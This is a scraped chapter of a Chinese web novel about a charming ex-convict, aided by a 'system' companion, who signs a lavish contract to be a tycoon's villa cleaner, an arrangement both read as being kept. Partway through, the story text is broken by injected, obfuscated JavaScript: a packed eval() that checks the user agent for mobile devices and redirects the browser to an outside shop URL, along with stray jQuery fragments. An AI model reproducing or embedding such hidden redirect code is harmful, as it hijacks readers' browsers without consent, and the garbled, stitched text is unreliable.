1
前台昨天熬了个大夜,整个人都昏昏沉沉,只能强撑着精神。
她的头越垂越低,忽然,钱氏集团门口响起一道刹车声,不知道什么时候打起盹的前台浑身一激灵,立马睁开眼睛。
只见正前方的门口停着一辆机车,一个穿着加绒夹克、牛仔裤和马丁靴的男人迈开长腿走了进来。
远远的就看到取下头盔的男人露出一头微卷的头发,还没走近,就看到男人脸上自带的三分笑意。
前台立即恢复精神,职业化的微笑多了几分真心实意。
赵一白咬着指尖脱下手套。
“你好,我找你们钱总。”
前台眼睛亮亮地看着眼前的帅哥,柔声问:“请问有预约吗~”
赵一白从口袋里夹出一张名片。
前台面露惊讶:“请您稍等~”
她转头打了个电话,抬眼看向前方的帅哥,对上她的眼神,帅哥还对着她笑了一下。
“嗯,拿的是钱总的名片。”
赵一白抬头看着周围的环境,不禁感叹钱氏果然财大气粗,大集团就是气派。
没一会儿,一个穿着正装的女士从电梯口走了过来,低跟鞋踩在光滑的地板上发出清脆的响声。
“你好,我是Addy。”
赵一白转过头,握上女人的手。
“你好,赵一白。”
“赵先生,请跟我来。”
赵一白抬脚跟了上去。
电梯一直上到二十层,打开门,外面的空间简洁又宽敞。
走在前面的Addy打开一间会客室的门,转头说:“钱总还在开会,请赵先生稍等片刻。”
赵一白坐在沙发上,一杯热茶送了进来,Addy什么也没说,送完茶就礼貌地退了出去。
这里的人也和钱氏集团给人的感觉一样。
——简洁干脆。
赵一白抿了口茶,眼眸微亮。
他还是第一次喝茶喝出清透回甘的味道。
“可惜啊。”
9990没有发问,但这并不妨碍赵一白说给它听。
“我还是顿悟的太晚了,少吃了几年青春饭。”
9990:【……】
——
看到钱柏津走出会议室,Addy走过去说:“钱总,有位姓赵的客人在会客室等你。”
“让他等着。”
钱柏津冷声开口,头也不回地走进办公室。
看情况,这场会议开的并不顺利。
Addy不再上前说话。
就这样一直忙到十一点半,钱柏津合上笔帽,一旁的金助理连忙拿好文件。
钱柏津淡声问:“他还在吗。”
听到这句话,金助理愣了一下才想明白问的是谁。
“我问一下。”
打完电话,他眼神怪异地说:“还在。”
钱柏津起身走了出去。
会客室是全透明的玻璃门,还没走到门口就看到桌上的茶杯,却没看到等在里面的人。
钱柏津斜眼看向金助理。
“确实在。”金助理小声开口,打开了会客室的门。
走进去一看,才知道人确实在,此刻正躺在沙发上睡得正香。
钱柏津居高临下地看着沙发上的人,有种果然如此的荒唐感。这个保洁做出什么事,他都不觉得奇怪了。
Addy敲了敲门,将一份资料递给金助理。
看到里面的内容,金助理脸色微变,将资料交到钱柏津的手上。
钱柏津垂眸看了一眼,脸色丝毫未变。
“起来。”他一脚踢上沙发。
看到钱柏津的动作,金助理眼里闪过一丝惊讶。
赵一白睁开双眼,不紧不慢地伸了个懒腰,转头看到钱柏津,他嘴角含笑,搬了张椅子坐在办公桌的对面。
他一只手撑着下巴,笑脸盈盈,看不出睡眼惺忪,也看不出任何的拘谨。
钱柏津坐姿端庄,摊开桌上的资料,冷淡出声。
“你有案底。”
轰的一下,金助理的大脑皮层瞬间展开。
就这么说出来了。
直接的吓人。
听到这句话,赵一白脸上并没有什么波动,反而笑了一声。
“对。”
他靠上椅子,眼睛依旧看着钱柏津。
“以前年轻不懂事,坐过一年牢。”
说出来了。还如此轻描淡写。
金助理的头皮展开到了极致,有种升华的清透感。
此刻的9990与金助理有同样的感受。
谁会觉得,这是一个金主准备包.养小白脸的场面。
钱柏津垂眸看了眼资料上的信息,上面写的是过失伤人,入狱那年还不足十八岁。
对面盯着他的眼神放肆又坦然,不由得让钱柏津想起那天晚上在205的事,心里顿时涌出些不快。
他合上桌上的资料,看向赵一白问:“怎么不懂事。”
金助理看了眼坐在椅子上神态不变的钱柏津,又看向对面依旧面带笑意的年轻人。
这个场面着实有些诡异。
金助理从未想过有一天会帮自己的上司拟包.养合同,更没想过拟的第一份合同就是一个有案底的人。
还是个未成年罪犯。
不愧是他的上司。
金助理莫名挺起了胸口。
赵一白直视着钱柏津的双眼,他从那双眼里看不出变化,仿佛问这些问题不过是签合同的例行询问。
他坐的并不端正,歪着身体,用追忆往昔的语气说:“这就要从我悲惨的原生家庭开始说起了。”
接着,在场的人听了一个父母离婚,抛弃亲生孩子各自成家,后来年迈的奶奶重病,坚韧勇敢的少年无法支付医药费,只能去向亲生父亲索要,却与异父异母的弟弟发生冲突,最终导致对方左眼永久失明,而亲生父亲不愿出具谅解书,最后在学校老师的说情与酌情考量下才判处一年有期徒刑的故事。
说完,赵一白脸上也看不出一丝一毫的悲惨,甚至眼神平淡,脸上还带着笑。
金助理也算见过不少人,却看不懂眼前的青年。
“我在监狱里学到了很多东西,出来之后也搬过砖,洗过碗,端过盘子修过;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17635149|206541||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();$('#content').append('
车,虽然都干的不长,但每一个老板都夸赞我是个可造之材。”
赵一白仰起头,像模像样地发出一声叹息。
不止如此,他还干过催债等充满技术含量的工作,可谓是社会经验丰富。
他在心里嗤笑一声。
迎着对面的眼神,他将手放上桌面,身体前倾,直勾勾地看过去。
“老板,你放心,我活很好的。”
现场立马陷入死一般的寂静。
钱柏津眼眸黝黑,眼睫飞快地颤动了一下。
过了片刻,钱柏津向后抬起手,金助理愣了一会儿,手忙脚乱的把夹在文件里的合同递过去。
他第一次失了方寸,差点冒出一身汗。
钱柏津把合同推过去。
“试用期月薪十万,一个月后转正,月薪二十万,购买六险一金,超过半年奖金百万,而你的工作内容就是负责别墅的打扫,除此之外,还需要随叫随到,不能拒绝我的任何要求,外出必须报备,需要得到我的准许,最后一切解释权归我所有。”
钱柏津盯着赵一白的眼睛:“你能做到吗。”
赵一白看着合同上的内容,挑了挑眉。
上面写明如有出格要求,以实际情况加钱。
之后的每一条附加条件也都是如此,写得清清楚楚。
就是加钱。
加钱!
加钱!
他懂。
白天当保洁,晚上**
玩的还挺花。
他在心里哼了一声。他这具年轻力壮的身体终究还是守不住了。
见他没有回答,钱柏津眼睫微垂,坐了回去。
不可否认,昨天递出名片的行为确实很冲动。
但钱柏津不是个会因冲动而后悔的人。
“老板,你只说了半年,一年、两年呢。”赵一白突然问。
钱柏津神情微顿,抬起眼与赵一白四目相对。
片刻之后,他移开视线。
“你能坚持到那天再说吧。”
赵一白笑道:“放心,我很有职业精神。”
钱柏津本不欲答话,听到这句,看向他脱口而出道:“就像你当保洁那样?”
赵一白眨了眨眼,随即笑出了声。
说完,钱柏津自己先皱起了眉。
赵一白笑容更深。
——
【宿主,你就这么把自己卖了?】
“话不要说这么难听。”
9990气呼呼地说:【你都被包.养了!】
赵一白啧了一声:“这怎么能叫包.养。”
【不叫包.养叫什么!】
“扶贫。”
赵一白拿出卡,在上面亲了一口。
9990:【……】
气死了。
今天晚上赵一白就要搬进钱柏津的私人别墅。
他懂。
皇宫里选秀成功的秀女第一天都要去侍寝。
更何况现在后宫还只有他一个。
就是不知道老板受不受得了。
他轻轻一笑。
毕竟,他是个讨厌鬼。